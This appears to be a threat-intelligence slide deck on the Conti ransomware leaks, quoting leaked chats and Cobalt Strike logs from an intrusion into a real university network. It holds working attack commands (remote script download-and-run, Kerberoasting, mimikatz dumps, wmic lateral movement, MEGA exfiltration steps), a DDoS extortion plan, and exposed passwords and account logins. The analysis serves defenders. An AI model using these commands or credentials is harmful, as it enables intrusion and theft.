
SUMMARY OF LESSONS FROM THE CONTI LEAKS

- ❑ Group structure and hierarchy
- ❑ Offensive Security Tools (OSTs), Malware families, Exploits
- ❑ Command and Control (C2) infrastructure
- ❑ Development of new techniques and which SaaS platforms Conti uses
- ❑ How Conti dealt with internal security breaches
- ❑ How Conti can pivot from a single compromised PC to completely owning a Fortune 500 company
- ❑ How much Conti makes and how much affiliates are paid
- ❑ Cryptocurrency laundering discussion
- ❑ Affiliations with other cybercrime gangs
- ❑ Affiliations with Russian intelligence services
- ❑ Real-World Identities (RWIs) of Conti Team
- ❑ Underground forum activities and accounts
- ❑ Conti would continuously test, maintain and expand infrastructure 24 hours a day, 7 days a week

255,106 hits



BY MARCH 2022



SEPTEMBER 2020

INTELLIGENCE SERVICES & POSSIBLE GOVERNMENT CONNECTIONS

(INVASION OF UKRAINE = 24 FEB)

21 FEBRUARY 2022



FSB

elroy: Or are you from FSB?
basil: I am not going to tell you where I am from (you understand that) But I have very serious intelligence that on the border is not a training
basil: I think that the leaders got scared of the situation with Revil. As far as I am concerned, they got the lowest link in the chain.
basil: Biden and Putin talked there. Russians decided to bend over and arrested whoever they could
basil: And it scared lots of people

2020-09-28T17:42:49.518165 target "Liteyny av. 4 is in charge"
the guys are asking how late we are going to be, should they order food or not, omar is not responding"
2020-09-28T17:43:48.445641 professor will now check what he might have missed there, I did not see such a question in the conference
2020-09-28T17:47:32.283551 professor did you see stern today? any clue whether he will be (in the office) or not? there is an email reply but the email got abused

"timestamp": "2021-04-09 T18:31:25.587528",
"from_user": "mango",
"to_user": "professor",

[21:21:02]<johnyboy77> in short, there is a person's mail from bellingcat
[21:21:06]<johnyboy77> which specifically works on ru and yu direction
[21:21:06]<johnyboy77> like this
[21:21:08]<johnyboy77> and all his passwords are
[21:21:17]<johnyboy77> and she is still valid
[21:30:56]<mango> well, pull the correspondence at least screen them
[21:31:05]<mango> need specifics bro what to talk about
[21:31:07]<johnyboy77> now download files
[21:31:12]<johnyboy77> NAVALNI FSB
[21:31:13]<johnyboy77> even this
[21:31:18]<johnyboy77> right now



View of Bolshoy Dom from Liteyny Avenue

stern he is interested
professor "not much/many, but sort of ""we all know each other"""
professor they want around covid now a lot
professor Cozy Bears already started down the list there

SVR



(COZYBEAR = APT29)

[Conti Leaks: Examining the Panama Papers of Ransomware](#)
| Trellix

BUILDING A CYBERCRIME EMPIRE

- Conti planned on building their own platforms
- “Wild Kingdom” Forum
- “McDuck Group” Carding Market

The image shows two screenshots of the McDuck Group website. The top screenshot is a login page titled "Please sign in" with fields for "Login" and "Password", and a "Sign in" button. The background features a cartoon character of Scrooge McDuck carrying a large sack of gold coins. The bottom screenshot is a products page titled "Products" showing a table with columns for Bin, Expiry Year, First Name, City, ZIP, State, Country, Price, and Control. The table is empty, displaying "No data available in table".



CYBERCRIME EMPIRE: CRYPTOCURRENCY

- ❑ “Begemot” suggested DDoS attacks against Cryptocurrency platforms for pump and dump schemes as well as Ransom DDoS against exchanges (circa June 2021)


Hello.
In short.
We find young forks on exchanges (those that can be mined), analyze their infrastructure.
Where are the servers, nodes, capitalization.
We find a place where crypto holders communicate (discord, etc.).
Find out the IP of the node.
Most likely it will be IPv6.
We start ddosing.
We fly into the chat that we found earlier and write that there are problems, the crypt is not displayed, operations are not carried out.
(because the crypto depends on mining, there will really be problems).
Holders start to get nervous and bring out the main balance.
Crypto falls in price.
We buy at a low price.
We release ddos.
Crypto is growing again.
We are on the plus side.
Or a variant of a letter to the creators about the possibility of a ransom if they want the ddos to end.
From the main problem points, this is the implementation of DDoS Ipv6.

- ❑ Conti was also involved in a Rug-Pull event leveraging the “Squid” coin cryptocurrency (inspired by the South Korean Netflix series)

“We want to create our own cryptosystem such as etherium, polkadot, and binance smart chain,” Stern said to their team members on June 28, 2021. “We need to study the principles, code, and other things to be able to build on. And then, we will be able to integrate NFT, DEFI, DEX, and all the existing and upcoming trends,” they added.

“Do we think that any of us are gurus of Blockchain and trends? Anyone has any idea the direction we can take to develop it?”, Stern continued on July 8, 2021. Stern’s crypto aspirations were met with less enthusiasm from other threat actors such as Mango: “This is a great idea, but very complicated at the same time. Let’s be realistic, we can’t handle it on our own with so little experience and resources.”

- ❑ “Stern” wanted to create a cryptocurrency Decentralized Exchange (DEX) and Decentralized Finance (DeFi) platform, also Non-Fungible Tokens (NFTs)



THROUGH THE EYES OF A CONTI OPERATOR

- ❑ Step-by-step guide of Conti attacks on victims
 - ❑ Tactics, Techniques, and Procedures (TTPs)
 - ❑ C2 infrastructure
 - ❑ “Fire Teams”
 - ❑ The “hand off”
 - ❑ Deployment of Conti Ransomware



```
beacon> execute-assembly /home/user/Desktop/cobalt/Signture_Tools/exec-ass/Rubeus.exe asreproast /  
[*] Tasked beacon to run .NET program: Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData  
[+] host called home, sent: 318127 bytes  
[+] received output:  
  
_____\ _ _  
_____)_ _|_|_ _ _ - _ _  
| _ /| | | | _\| _ /| /|/_)  
| | \ \ \ |( / / ) _ _|_| _ _|  
|/_ _|_ _|_ /|/_|_ _|_ _|/_/  
  
v1.5.0  
  
[*] Action: AS-REP roasting  
  
[*] Target Domain : unfcsd.unf.edu  
  
[*] Searching path 'LDAP://doc2.unfcsd.unf.edu/DC=unfcsd,DC=unf,DC=edu' for AS-REP roastable users  
  
[X] No users found to AS-REP roast!  
[*] Roasted hashes written to : C:\ProgramData\asrephashes.txt
```

mega console client

```
MegaNZ usage
1) Create folder for files
2) Uploads exe and dll files to created folder
3) Start background MEGAcmdServer.exe
4) Use the commands:
> MEGAclient.exe update --auto=off # disable autoupdate for megacmd
> MEGAclient.exe login login password # init session by creds
> MEGAclient.exe whoami # check connection
> MEGAclient.exe put -q --ignore-quota-warn test.txt # upload file to acc storage
> MEGAclient.exe ls # check remote directory
> MEGAclient.exe logout # end session
> MEGAclient.exe quit # kill MEGAcmdServer.exe
5) Remove special folder for MEGAcmd
6) Remove update task from schtasks:
> schtasks /query /FO list | findstr /i "mega"
> SCHEDTASKS /TN "\mega\ FULL NAME HERE" /DELETE /F
```



U user8 10:32 PM
win 2008:

```
beacon> shell ping PHONEBILLING.unfcisd.unf.edu
[*] Tasked beacon to run: ping PHONEBILLING.unfcisd.unf.edu
[+] host called home, sent: 63 bytes
[+] received output:

Pinging PHONEBILLING.unfcisd.unf.edu [139.62.201.87] with 32 bytes of data:
Reply from 139.62.201.87: bytes=32 time<1ms TTL=128

Ping statistics for 139.62.201.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

U user8 1:00 PM


```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
[-] no results

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 438866 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import
```

IN THE EYES OF A CONTI OPERATOR: RECON

Useful Before:

- Evaluate if it is a plausible target
- Identify the attack surface
- Leverage for initial access



Useful After:

- Know what to look for while inside the target
- Know who to extort and how much for

IN THE EYES OF A CONTI OPERATOR: DISCOVERY

BEGIN WITH A SHELL

U user8 8:23 PM
i'm going to koba

loads for a long time

T tl1 8:24 PM
you have caught a few meters

U user8 9:00 PM
on 21956 stopped 😞
i'll re-enter

U user8 9:20 PM
on 21550 stalled and stands for 10 minutes
che there, you say, is there a pure koba?

T tl1 9:21 PM
yes)

U user8 9:22 PM
is it for me? ➡️ ➡️

T tl1 9:24 PM
of course)
in person

U user8 10:32 PM
win 2008:

beacon> shell ping PHONEBILLING.unfcasd.unf.edu
[*] Tasked beacon to run: ping PHONEBILLING.unfcasd.unf.edu
[+] host called home, sent: 63 bytes
[+] received output:

U user8 10:44 PM
under the number 3 is the current domain
what does he do in trusts?

beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 257 bytes
[+] received output:
unfcasd.unf.edu

beacon> net domain_controllers
[*] Tasked beacon to run net domain_controllers
[+] host called home, sent: 104518 bytes
[+] received output:
Domain Controllers:

Server Name	IP Address
DOC1	139.62.200.188
DOC2	139.62.200.189
DOC4	139.62.200.191
DOC3	139.62.200.190
AZPDDC01	10.249.1.8
AZPDDC02	10.249.1.9

beacon> net domain
[*] Tasked beacon to run net domain
[+] host called home, sent: 257 bytes
[+] received output:
unfcasd.unf.edu

DOMAIN CONTROLLERS

PING

NET

U user8 9:39 PM

beacon> net domain_trusts
[*] Tasked beacon to run net domain_trusts
[+] host called home, sent: 104513 bytes
[+] received output:
List of domain trusts:

0: ITSTEST itstest.ad
1: UNFMAN unf.man
2: ADROOT unf.edu (Forest tree root) (Direct Outbound) (Direct Inbound)
3: UNFCSD unfcasd.unf.edu (Forest 2) (Primary Domain) (Native)

DOMAIN TRUSTS

ACTIVE DIRECTORY

AD hands to shoot climbed, gave:

and so far silent
ad_users.txt - 0 bytes

C:\ProgramData\adfind.exe -f "(objectcategory=person)" 1>ad_users.txt
AdFind V01.49.00.00cpp Joe Richards (joe@joeware.net) February 2015

T tl1 9:44 PM
and where shell, execute, etc.

U user8 9:44 PM
sailed away already, i watched whether i finished the cityfo or not through the taipe adventure through the batnik let

adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "objectcategory=computer" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -subnets -f "(objectCategory=subnet)" > subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt

T tl1 9:45 PM
yes

U user8 9:45 PM
shell AdFind.bat

GROUP POLICY

U user8 10:00 PM
GPPP:

[RESULT] Username: student
[RESULT] Changed: 2013-11-19 17:00:59
[RESULT] Password: 1510

[RESULT] Username: Presenter
[RESULT] Changed: 2011-06-27 18:57:56
[RESULT] Password: presenter

[RESULT] Username: Podium
[RESULT] Changed: 2015-08-21 18:42:19

IN THE EYES OF A CONTI OPERATOR: LATERAL MOVEMENT

KERBEROASTING

```
U user8 10:45 PM
rubeus only kerberoste in the trust under the number 0

beacon> psinject 15344 x64 Invoke-Kerberoast -domain itstest.ad | fl
[*] Tasked beacon to psinject: Invoke-Kerberoast -domain itstest.ad | fl into 15344 (x64)
[+] host called home, sent: 133723 bytes
[+] received output:

TicketByteHexStream :
Hash : $krb5tg$AgpmServer/itstestagpm1.itstest.ad/itstest.ad:F36D0ED4DAD5337B355F1
799B1427DCE$AFc717D0BC99ADE1B19A00A0B514D3D2509980A20AA2D05FB2F50E7D7A8B479B
58C1E1B63210A696E873E1ED52D2B4785D006DDAAACC1A0EA81760B7154509B730F3F51EAC
B6F19C08DF1D1F661987DFF0CD355259527BAD8B5B5236E635C3ACBCD535F14ACFEE4C07B27
BA701059DF0D164F720AC83B0EFD794C41AC644B500D35FE40E3160EAAE778ABDFB2BB25220
5C861D689CCB16E5507433C3850461B05B7807833E7160E173A0E9FC7A695B276E69002690E
```

CREATE COBALT STRIKE BEACON

```
U user8 12:37 PM
beacon> shell copy x64.dll \\139.62.166.164\C$\ProgramData
[*] Tasked beacon to run: copy x64.dll \\139.62.166.164\C$\ProgramData
[+] host called home, sent: 75 bytes
[+] received output:
    1 file(s) copied.

beacon> shell wmic /NODE:139.62.166.164 process call create "rundll32 C:\ProgramData\x64.dll entryPoint"
[*] Tasked beacon to run: wmic /NODE:139.62.166.164 process call create "rundll32 C:\ProgramData\x64.dll entryPoint"
[+] host called home, sent: 121 bytes
[+] received output:
Executing (Win32_Process)->Create()

Method execution successful.
```

DUMP CREDENTIALS

```
U user8 1:00 PM
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
[-] no results

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 438866 bytes
[+] received output:
ERROR_kuhl_m_sekurlsa_acquireLSA ; Key import
```

SMBGHOST (CVE-2020-0796)

December 3, 2020

```
U user3 6:39 PM
I import a script How to apply it? So CVE-2020-0796-Smbv3-checker.ps1 and so CVE-2020-0796-Smbv3-checker does not work.
iex ((New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/T13nn3s/CVE-2020-0796/master/CVE-2020-0796-Smbv3-checker.ps1'));
```

T tl1 4:37 AM
и поищите их эксп
думаю он у них внутренний

```
Exploit and detect tools for CVE-2020-0688(Microsoft Exchange)
такая штука
https://github.com/Ridter/cve-2020-0688
https://github.com/zgonvh/CVE-2020-0688
https://github.com/Yt1g3r/CVE-2020-0688_EXP
```

MS EXCHANGE RCE (CVE-2020-0688)

IN THE EYES OF A CONTI OPERATOR: DEFENSE EVASION

ACCOUNTS FOR TESTING ANTIVIRUS

"Bentley sent me this list, I already bought avast ----- 1. Eset +++++ https://eba.eset.com ggfhfhvhvcfdhgjyg7t88958685@gmail.com 123Ckj;ysqgfhjkm
E32R-X3UV-G887-GJ4F-EDUN ----- 2. Bit Defender https://cloud.gravityzone.bitdefender.com https://central.bitdefender.com/download?
install_code=73909d66-2a8c-46e0-a542-74 ggfhfhvhvcfdhgjyg7t88958685@gmail.com:K9PfTX3pd87Z ----- 3. Sophos https://cloud.sophos.com
ggfhfhvhvcfdhgjyg7t88958685@gmail.com:K9PfTX3pd87Z https://dzc-api-amzn-us-west-2-fa88.api-up.e.p.hmr.sophos.com/api/download/37bdfc----- 4.
Webroot +++++ https://identity.webrootanywhere.com/v1/Account/login minakerawatsonn@gmail.com 123Ckj;ysqgfhjkm 113113 ----- 5.Trendmi
cro https://www.trendmicro.com/product_trials/service/index/us/157 https://tm.login.trendmicro.com/jose888 Asdqwe123 ----- 6. Crowdstrike
